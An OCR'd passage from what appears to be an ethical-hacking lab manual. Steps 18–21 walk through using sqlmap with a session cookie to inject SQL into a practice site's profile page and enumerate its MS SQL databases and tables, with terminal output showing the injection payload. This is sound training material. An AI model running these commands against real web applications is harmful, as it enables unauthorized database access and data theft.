
```
Applications  Places  System                                   Wed Apr 20, 06:33
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Termina
File  Edit  View  Search  Terminal  Help
AR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113
)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CH
AR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- JiEi
---
[06:33:12] [INFO] testing Microsoft SQL Server
[06:33:12] [INFO] confirming Microsoft SQL Server
[06:33:13] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:33:13] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[06:33:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:33:13] [WARNING] your sqlmap version is outdated

[*] ending @ 06:33:13 /2022-04-20/

┌─[root@parrot]─[/home/attacker]
└──╼ #
Menu  [Home - MovieScope - ...  sqlmap -u "http://www....
```

18. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.


19. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

> Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

20. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.




21. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.



